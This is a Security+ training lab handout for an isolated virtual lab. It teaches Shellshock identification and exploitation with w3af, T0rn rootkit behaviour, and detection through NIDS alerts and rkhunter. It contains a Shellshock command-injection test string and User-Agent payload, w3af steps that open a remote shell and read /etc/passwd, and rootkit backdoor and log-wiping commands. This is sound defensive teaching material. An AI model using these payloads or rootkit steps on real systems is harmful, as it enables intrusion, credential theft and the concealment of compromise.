



## SECURITY+ LAB SERIES

### Lab 10: Analyze and Differentiate Types of Malware & Application Attacks

Document Version: **2015-09-24**



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the [Creative Commons Attribution 3.0 Unported License](https://creativecommons.org/licenses/by/3.0/).

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

## Contents

Introduction .....	3
Lab Topology .....	4
Lab Settings .....	5
Pre-Lab Setup .....	6
1 Shellshock Vulnerability .....	7
1.1 Identifying the Shellshock Vulnerability .....	7
1.2 Using w3af Exploit the Shellshock Vulnerability .....	9
1.3 Analyzing NIDS Alerts .....	15
2 Rootkit Vulnerabilities .....	22
2.1 Initiate T0rn Kit Rootkit .....	22
2.2 Assessing the Damage of a Rootkit .....	24
2.3 Detecting Rootkits with rkhunter .....	25



## Introduction

The material in this lab aligns to the following learning objectives:

- **Objective 3.1:** Explain types of malware
- **Objective 3.2:** Summarize various types of attacks
- **Objective 3.5:** Explain types of application attacks
- **Objective 3.7:** Given a scenario, use appropriate tools and techniques to discover security threats and vulnerabilities


More information about individual objectives and their sections can be found in CompTIA document SY0-401, which is available from the CompTIA website.

In this lab, you will be conducting vulnerability assessments using various tools and malware. You will be performing the following tasks:

1. Shellshock Vulnerabilities
2. Rootkit Vulnerabilities



## Lab Topology



## Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Ubuntu	192.168.1.50	student	securepassword
DVL Server	10.1.1.10	root	toor
Security Onion	192.168.1.6	soadmin	mypassword
pfSense	192.168.1.1 10.1.1.1 203.0.113.1	admin	pfsense
Kali	203.0.113.2	root	toor



## Pre-Lab Setup

Before continuing to Task 1, log into the following systems below as instructed.

### I. Kali

1. On the login screen, select **Other**.
2. When presented with the username, type **root**. Press **Enter**.
3. When prompted for the password, type **toor**. Press **Enter**.
4. Minimize the *PC viewer* window.

### II. Ubuntu

1. On the login screen, select the **student** account.
2. When prompted for the password, type **securepassword**. Press **Enter**.
3. Minimize the *PC viewer* window.

### III. Security Onion

1. On the login screen, type **soadmin**. Press **Enter**.
2. When prompted for the password, type **mypassword**.
3. Open a new **Terminal**.
4. Type the command below and press **Enter**. Use **mypassword** when prompted for root privileges.

```
sudo service nsm start
```

5. Close the *Terminal* window when services are finished starting.
6. Minimize the *PC viewer* window.


## 1 Shellshock Vulnerability

### 1.1 Identifying the Shellshock Vulnerability

1. Open the **Ubuntu PC Viewer**. If closed, click on the **Ubuntu** icon on the *Topology* page.



2. Open a new **Terminal** window by clicking on the **Terminal** icon located on the left menu.



3. Let us identify first what version of bash is running on the *Ubuntu* system. Type the command below followed by pressing **Enter**.

```
echo $BASH_VERSION
```

```
student@Ubuntu:~$ echo $BASH_VERSION
4.2.25(1)-release
student@Ubuntu:~$
```

Notice we are running the *4.2.X family*, which is susceptible to the *Shellshock* vulnerability.

4. Change to the **/home/scripts** directory.

```
cd /home/scripts
```


```
student@Ubuntu:~$ cd /home/scripts/
student@Ubuntu:/home/scripts$
```

- Run the **shellshock\_test.sh** script to run a vulnerability check on the current bash configuration for the **Ubuntu** system.

```
./shellshock_test.sh
```

```
student@Ubuntu:~$ cd /home/scripts/
student@Ubuntu:/home/scripts$ ./shellshock_test.sh
CVE-2014-6271 (original shellshock): VULNERABLE
./shellshock_test.sh: line 17: 2951 Segmentation fault      (core dumped) shellshocker="() { x() { _;;
x() { _;; } <<a; }" bash -c date 2> /dev/null
CVE-2014-6277 (segfault): VULNERABLE
CVE-2014-6278 (Florian's patch): VULNERABLE
CVE-2014-7169 (taviso bug): VULNERABLE
CVE-2014-7186 (redir_stack bug): not vulnerable
CVE-2014-7187 (nested loops off by one): not vulnerable
CVE-2014-///// (exploit 3 on http://shellshocker.net/): not vulnerable
student@Ubuntu:/home/scripts$
```

Notice the output given from the script. There are a total of four **CVE** vulnerabilities detected. If presented with a message stating that the bash application closed unexpectedly, click **Continue**.



- Each of the vulnerabilities can be diagnosed by entering bash commands into the **Terminal**. Test out the **CVE-2014-6271** vulnerability manually. Type the command below followed by pressing **Enter**.

```
env x='() { :; }; echo vulnerable' bash -c "echo cve-2014-6271"
```

If you receive the output below, your system is most likely vulnerable to shellshock.

```
student@Ubuntu:/home/scripts$ env x='() { :; }; echo vulnerable' bash -c "echo cv
e-2014-6271"
vulnerable
cve-2014-6271
student@Ubuntu:/home/scripts$
```




## 1.2 Using w3af Exploit the Shellshock Vulnerability

1. Open the **Kali PC Viewer**. If closed, click on the **Kali** icon on the *Topology* page.



2. Open a new **Firefox** web browser by clicking on the **Firefox** icon located on the top left menu pane.



3. In the *address bar*, type the following: **http://192.168.1.50**. Press **Enter**.



4. Notice that the web server is up and running. Test to see if *CGI* is enabled on the web server. Type the following into the *address bar*: **http://192.168.1.50/cgi-bin/bashexample**



5. Press **Enter**. Notice the output given verifying that a bash CGI script is enabled on the web server.



6. While on the *Kali* system, open a new **Terminal** window by clicking on the **Terminal** icon located on the top menu pane.



7. While in the *Terminal*, change the state of the *loopback network interface* to an **up** state.

```
ifconfig lo up
```

```
root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~#
```

8. Verify that the *loopback interface* is now *up*.

```
ifconfig
```

9. Change to the **/opt/w3af** directory.

```
cd /opt/w3af
```

```
root@Kali-Attacker:~# cd /opt/w3af/
root@Kali-Attacker:/opt/w3af#
```

10. Initialize the *w3af console* application to exploit the *CVE-2014-6271* vulnerability against the *cgi-bin* running on the *Ubuntu's Apache web server*. Type the command below and press **Enter**.

```
./w3af_console
```

```
root@Kali-Attacker:/opt/w3af# ./w3af_console
w3af>>> █
```

If the *w3af* prompt does not appear immediately, wait 1 minute until it appears.

11. Notice the command prompt change to *w3af>>>*. Load the **plugins** module by typing the command below followed by pressing **Enter**.

```
plugins
```

```
w3af>>> plugins
w3af/plugins>>>
```

12. Notice the command prompt change to *w3af/plugins>>>*. Audit the **shell\_shock** by typing the command below. Press **Enter**.

```
audit shell_shock
```

```
w3af/plugins>>> audit shell_shock
w3af/plugins>>>
```

13. Go back to the main *w3af>>>* command prompt.

```
back
```

```
w3af/plugins>>> back
w3af>>>
```

Notice the change to the *w3af>>>* prompt.

14. Go into the **target** module.

```
target
```

```
w3af>>> target
w3af/config:target>>>
```

15. Set the target to the following address: **http://192.168.1.50/cgi-bin/bashexample**. Type the command below followed by pressing **Enter**.

```
set target http://192.168.1.50/cgi-bin/bashexample
```

```
w3af/config:target>>> set target http://192.168.1.50/cgi-bin/bashexample
w3af/config:target>>>
```

16. Go back to the main **w3af>>>** command prompt.

```
back
```

```
w3af/config:target>>> back
The configuration has been saved.
w3af>>>
```

Notice the configuration is now saved.

17. Start the vulnerability detection.

```
start
```

```
w3af>>> start
Shell shock was found at: "http://192.168.1.50/cgi-bin/bashexample" using HTTP method GET. The modified header was: "User-Agent" and its value was: "() { :;; }; echo 'shellshock: check'". This vulnerability was found in the request with id 35.
Scan finished in 4 seconds.
Stopping the core...
w3af>>>
```

Notice that in the output above, a vulnerability (highlighted) was found with the request that was just made.

18. Go into the **exploit** module.

```
exploit
```

```
w3af>>> exploit
w3af/exploit>>>
```



19. Notice the prompt change. Initiate the **os\_commanding** exploit.

```
exploit os_commanding
```

```
w3af/exploit>>> exploit os_commanding
os_commanding exploit plugin is starting.
Vulnerability successfully exploited! Generated shell object <os_commanding object (ruser: "www-data" |
rsystem: "Linux Ubuntu 3.13.0-32-generic i686 GNU/Linux")>
Vulnerability successfully exploited. This is a list of available shells and proxies:
- [0] <os_commanding object (ruser: "www-data" | rsystem: "Linux Ubuntu 3.13.0-32-generic i686 GNU/Linux")>
Please use the interact command to interact with the shell objects.
w3af/exploit>>>
```

Notice the successful exploitation.

20. Type the command below to start an interaction with a shell ID of 0.

```
interact 0
```

```
w3af/exploit>>> interact 0
Execute "exit" to get out of the remote shell. Commands typed in this menu will be run through the os_c
ommanding shell.
w3af/exploit/os_commanding-0>>>
```

21. Notice the prompt change. We now should have shell access. Type the command below followed by pressing **Enter**.

```
e whoami
```

```
w3af/exploit/os_commanding-0>>> e whoami
www-data
```

Notice that the username given back to us.

22. Type the command below followed by pressing **Enter** to verify what directory we are currently viewing.

```
e pwd
```

```
w3af/exploit/os_commanding-0>>> e pwd
/var/www/cgi-bin
```

Notice how we are in the public web server directory that stores the *CGI* file we just exploited.

## 23. List the root directory contents.

```
e ls -l /
```

```
w3af/exploit/os_commanding-0>>> e ls -l /
total 88
drwxr-xr-x  2 root root  4096 Mar 19 10:53 bin
drwxr-xr-x  3 root root  4096 Jan 23 13:09 boot
drwxr-xr-x  2 root root  4096 Jan 23 13:06 cdrom
drwxr-xr-x 14 root root  4180 Apr 23 09:59 dev
drwxr-xr-x 142 root root 12288 Apr 23 10:02 etc
drwxr-xr-x  4 root root  4096 Apr  6 14:52 home
lrwxrwxrwx  1 root root    33 Jan 23 13:08 initrd.img -> boot/initrd.img-3.13.0-32-generic
drwxr-xr-x 20 root root  4096 Jan 23 13:09 lib
drwx----- 2 root root 16384 Jan 23 13:01 lost+found
drwxr-xr-x  3 root root  4096 Aug  7 2014 media
drwxr-xr-x  2 root root  4096 Apr 19 2012 mnt
drwxr-xr-x  3 root root  4096 Mar 18 10:51 opt
dr-xr-xr-x 170 root root    0 Apr 23 09:59 proc
drwx----- 13 root root  4096 Mar 30 12:00 root
```

24. View the contents of the **/etc/passwd** file on the remote system.

```
e cat /etc/passwd
```

```
w3af/exploit/os_commanding-0>>> e cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:29:29:Mailing List Manager:/var/list:/bin/sh
```

25. Initiate a **payload** command to list all users on the system in a detailed table.

```
payload users
```

```
w3af/exploit/os_commanding-0>>> payload users
```

User	Home directory	Shell	Description
arpwatch	/var/lib/arpwatch/	/bin/sh	ARP
colord	/var/lib/colord/	/bin/false	Watcher
			colord
			colour
			management
proftpd	/var/run/proftpd/	/bin/false	daemon
lightdm	/var/lib/lightdm/	/bin/false	
			Light
			Display
			Manager
sync	/bin/	/bin/sync	sync
pulse	/var/run/pulse/	/bin/false	PulseAudio
			daemon
syslog	/home/syslog/	/bin/false	
gnats	/var/lib/gnats/	/bin/sh	Gnats

26. Type **exit**. Press **Enter**.

```
w3af/exploit/os_commanding-0>>> exit
w3af/exploit>>>
```

27. Type **exit** followed by pressing **Enter** once more to exit out of the web application vulnerability scanner.

```
w3af/exploit>>> exit
w3af/exploit>>>
Bye.
root@Kali-Attacker:/opt/w3af#
```

28. **Close** all remaining open windows within the *Kali* system.


### 1.3 Analyzing NIDS Alerts

1. Open the **Security Onion PC Viewer**. If closed, click on the **Security Onion** icon on the *Topology* page.





2. Open a new **Terminal** window by clicking on the **Terminal Emulator** icon located on the *Desktop*.



3. Verify whether *apache* is currently running on the system.

```
service apache2 status
```

```
soadmin@Security-Onion:~$ service apache2 status
Apache2 is NOT running.
soadmin@Security-Onion:~$
```

4. If it is not running, enter the command below to start the service.

```
sudo service apache2 start
```

```
soadmin@Security-Onion:~$ sudo service apache2 start
[sudo] password for soadmin:
* Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
[Thu Apr 23 14:39:34 2015] [warn] NameVirtualHost localhost:3154 has no VirtualHosts
[ OK ]
soadmin@Security-Onion:~$
```


5. If prompted for a password, type **mypassword** and press **Enter**.



6. While on the *Security Onion* system, double-click on the **Snorby** icon located on the *Desktop*.



7. The web browser launches as a result. On the “*Connection is Untrusted*” page, click on **I Understand the Risks** followed by clicking on the **Add Exception** button.



8. A new window appears. Click the **Confirm Security Exception** button.





9. On the *Snorby* login page, enter the credentials below followed by clicking **Welcome, Sign In**.
  - a. Email: **soadmin@xyz.corp**
  - b. Password: **mypassword**



10. Notice on the *main dashboard* that *high severity alerts* are presented. Click on the **High Severity** alert box.

If no severities are shown in the alert boxes, click **More Options** followed to clicking on **Force Cache Update** to refresh the screen.



11. On the *High Severity Events* page, notice the **Event Signature** noting that a possible *CVE-2014-6271* vulnerability exploit attempt may be in effect. Also, notice the *source* and *destination IPs*.

High Severity Events 30 events found							Hotkeys	Classify Event(s)	More Options
<input type="checkbox"/>	Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp			
<input type="checkbox"/>	★ 1	Security-Onion-	203.0.113.2	192.168.1.50	ET WEB_SERVER Possible CVE-2014-6271 Attempt in Headers	5:30 PM			
<input type="checkbox"/>	★ 1	Security-Onion-	203.0.113.2	192.168.1.50	ET WEB_SERVER Possible CVE-2014-6271 Attempt in Headers	5:30 PM			
<input type="checkbox"/>	★ 1	Security-Onion-	203.0.113.2	192.168.1.50	ET WEB_SERVER Possible CVE-2014-6271 Attempt in Headers	5:30 PM			
<input type="checkbox"/>	★ 1	Security-Onion-	203.0.113.2	192.168.1.50	ET WEB_SERVER Possible CVE-2014-6271 Attempt in Headers	5:30 PM			




12. On the *High Severity Events* page, select the **first event** from the list to expand more information.

If presented with a message asking to install a Flash plugin, ignore it.

13. Hover over the **Payload** section and notice the *Hex* given. Click on the **Ascii** tab.

Notice the **User-agent** string.

14. **Log out** of the *Snorby* interface and close the web browser.



## 2 Rootkit Vulnerabilities

### 2.1 Initiate T0rn Kit Rootkit

1. Change focus to the **Kali** system.
2. While on the *Kali* system, navigate to an open **Terminal** window, if none is available open a new **Terminal**.
3. Within the *Terminal* window, change to the **/home/malware** directory.

```
cd /home/malware
```

```
root@Kali-Attacker:/opt/w3af# cd /home/malware/  
root@Kali-Attacker:/home/malware#
```

4. While in this directory, **uncompress** the **tk.tgz** file.

This contains the t0rn kit rootkit. Handle with caution.

```
tar zxvf tk.tgz
```

```
root@Kali-Attacker:/home/malware# tar zxvf tk.tgz  
tk/  
tk/netstat  
tk/dev/  
tk/dev/.laddr  
tk/dev/.llogz  
tk/dev/.lproc  
tk/dev/.lfile  
tk/t0rns  
tk/du
```

5. Change into the **tk/** directory.

```
cd tk/
```

```
root@Kali-Attacker:/home/malware# cd tk/  
root@Kali-Attacker:/home/malware/tk#
```



6. View the files in the current directory to verify the contents of the **tk.tgz** file has been **uncompressed**.

```
ls -l
```

```
root@Kali-Attacker:/home/malware/tk# ls -l
total 684
drwxr-xr-x 2 root root 4096 Sep 13 2000 dev
-rwxr-xr-x 1 root root 22460 Aug 22 2000 du
-rwxr-xr-x 1 root root 57452 Aug 22 2000 find
-rwxr-xr-x 1 root root 32728 Aug 22 2000 ifconfig
-rwxr-xr-x 1 root root 6408 Aug 22 2000 in.fingerd
-rwxr-xr-x 1 root root 3964 Aug 22 2000 login
-rwxr-xr-x 1 root root 39484 Aug 22 2000 ls
-rwxr-xr-x 1 root root 53364 Aug 22 2000 netstat
```

7. To get a feel for how the *t0rn kit* operates, view the contents of the **tornkit-README** file.

```
cat tornkit-README
```

```
root@Kali-Attacker:/home/malware/tk# cat tornkit-README
----- [ design by j0hnny7 / zho-d0h ]-----
l$$$$l
l$$$$l
l$$$$l ..g%T$b%g,.. ..g%T$T$y,.. ..g%T$T$y,..l$$$$l ..l$$$$l
.gls$$$$$Slyl$$$$$' '$$$$lg$$$$$T' '$$$$l$$$$$' '$$$$l$$$$$..gdT$'l$$$$l,gl$$$$lp,..
l$$$$$$$$$l$$$$$ '$$$$l$$$$$' '---'l$$$$$ '$$$$l$$$$$T~' l$$$$l'l$$$$l'l'l'l'l
'"lT$$$$$Tl"l$$$$$ '$$$$l$$$$$ l$$$$$ '$$$$l$$$$$Tbg. l$$$$l'"l$$$$l"'
l$$$$l l$$$$$. ,$$$$l$$$$$ l$$$$$ '$$$$l$$$$$~"$Tp. l$$$$l l$$$$l
l$$$$l ~"$TbggdT$~' '---' '---' '---' '---' l$$$$l
l$$$$l .. ::' there is no stopping, what can't be stopped... '---'
`$$$$Tbg.gdT$
`-----'
-----[ version 6.66 .. 2308200 .. torn@secret-service.co.uk ]-----

-| Ok a bit about the kit... Version based on lrk style trojans
-| made up from latest linux sources .. special thanks to
-| kltykat/j0hnny7 for this..

-| First rootkit of its kind that is all precompiled and yet allows
-| you to define a new word.. word is stored in a external encrypted...
```

8. Initiate the **t0rn kit** to listen on **port 9999** by typing the command below followed by pressing **Enter**.

```
./t0rn vuln 9999
```



- Notice the output given from the *rootkit* signaling that a backdoor has been created on the system.

```
./t0rn: 177: ./t0rn: /usr/sbin/inetd: not found
-----
[System Information...]
Hostname : Kali-Attacker (203.0.113.2)
Arch : +- bogomips : 4600.00 '
Alternative IP : 127.0.1.1 +- Might be [1] active adapters.
Distribution: unknown
-----
ipchains ...?
./t0rn: 201: ./t0rn: /sbin/ipchains: not found
-----
===== Backdooring completed in :2 seconds =====
./t0rn: 211: ./t0rn: /sbin/syslogd: not found
```

- Leave the **Terminal** shell open to complete the next task.

## 2.2 Assessing the Damage of a Rootkit

- While engaged in the *Terminal* shell, change to a hidden directory created by the **t0rn** kit.

```
cd /usr/src/.puta
```

```
root@Kali-Attacker:/usr/info/.t0rn# cd /usr/src/.puta
root@Kali-Attacker:/usr/src/.puta#
```

- Attempt to use the **ls** command. Notice that the bin directory for that command has been stripped and cannot be used.

```
root@Kali-Attacker:/usr/src/.puta# ls
bash: /bin/ls: No such file or directory
```

- As an attacker, we may decide to clean out the logs on the system using a simple script. Run the **t0rn**sb script to attempt to do so.

```
./t0rn sb root
```

```
root@Kali-Attacker:/usr/src/.puta# ./t0rn sb root
* sauber by socked [07.27.97]
*
* Cleaning logs.. This may take a bit depending on the size of the logs.
./t0rn sb: line 34: /bin/ls: No such file or directory
syslogd: no process found
* Alles sauber mein Meister !'0%0@
root@Kali-Attacker:/usr/src/.puta#
```

This script deletes lines that match specific string information from the system logs.



4. Another hidden directory created by the rootkit can be found here:  
**/usr/info/.t0rn.**

```
cd /usr/info/.t0rn
```

5. Leave the **Terminal** shell open for the next task.

## 2.3 Detecting Rootkits with rkhunter

1. Before initiating the *rkhunter* (*rootkit hunter*) application, type the command below to view the available options.

```
rkhunter -h
```

```
root@Kali-Attacker:/usr/info/.t0rn# rkhunter -h
Usage: rkhunter [--check | --unlock | --update | --versioncheck |
               --propupd [{filename | directory | package name},...] |
               --list [{tests | {lang | languages} | rootkits | perl | propfiles}] |
               --config-check | --version | --help] [options]
Current options are:
```

2. Run the **rkhunter** application to initiate a scan for rootkits, backdoors, and possible exploits. While in a *Terminal* window, type the command below and press **Enter**.

```
rkhunter --check
```

```
root@Kali-Attacker:/usr/info/.t0rn# rkhunter --check
[ Rootkit Hunter version 1.4.0 ]

Checking system commands...
```

- When prompted to press *Enter*, notice that *rkhunter* has just finished performing a property check on all *core system commands*. Press **Enter** to continue.



```

/bin/ip [ OK ]
/bin/kill [ OK ]
/bin/less [ OK ]
/bin/login [ Warning ]
/bin/ls [ Warning ]
/bin/lsmmod [ OK ]
/bin/mktemp [ OK ]
/bin/more [ OK ]
/bin/mount [ OK ]
/bin/mv [ OK ]
/bin/netstat [ Warning ]
/bin/ping [ OK ]
/bin/ps [ Warning ]
/bin/pwd [ OK ]
/bin/readlink [ OK ]
/bin/sed [ OK ]
/bin/sh [ OK ]
/bin/su [ OK ]
/bin/touch [ OK ]
/bin/uname [ OK ]
/bin/which [ OK ]
/bin/kmod [ OK ]
/bin/dash [ OK ]

[Press <ENTER> to continue]

```

Notice the *Warning* message for the *ls*, *login*, *netstat*, and *ps* commands along with a few others.

- When prompted to press *Enter*, notice that *rkhunter* has just finished performing a check for *various rootkits*. Press **Enter** to continue.



```

Suckit Rootkit [ Not found ]
Superkit Rootkit [ Not found ]
TBD (Telnet BackDoor) [ Not found ]
TeLeKiT Rootkit [ Not found ]
T0rn Rootkit [ Warning ]
trNkit Rootkit [ Not found ]
Trojanit Kit [ Not found ]
Tuxtendo Rootkit [ Not found ]
URK Rootkit [ Not found ]
Vampire Rootkit [ Not found ]
VcKit Rootkit [ Not found ]
Volc Rootkit [ Not found ]
Xzibit Rootkit [ Not found ]
zaRwT.KiT Rootkit [ Not found ]
ZK Rootkit [ Not found ]

[Press <ENTER> to continue]

```

Notice the *Warning* message for *T0rn Rootkit*.

5. When prompted to press *Enter*, notice that *rkhunter* has just finished performing additional *rootkit checks*. Press **Enter** to continue.

```

Performing additional rootkit checks
  Suckit Rookit additional checks [ OK ]
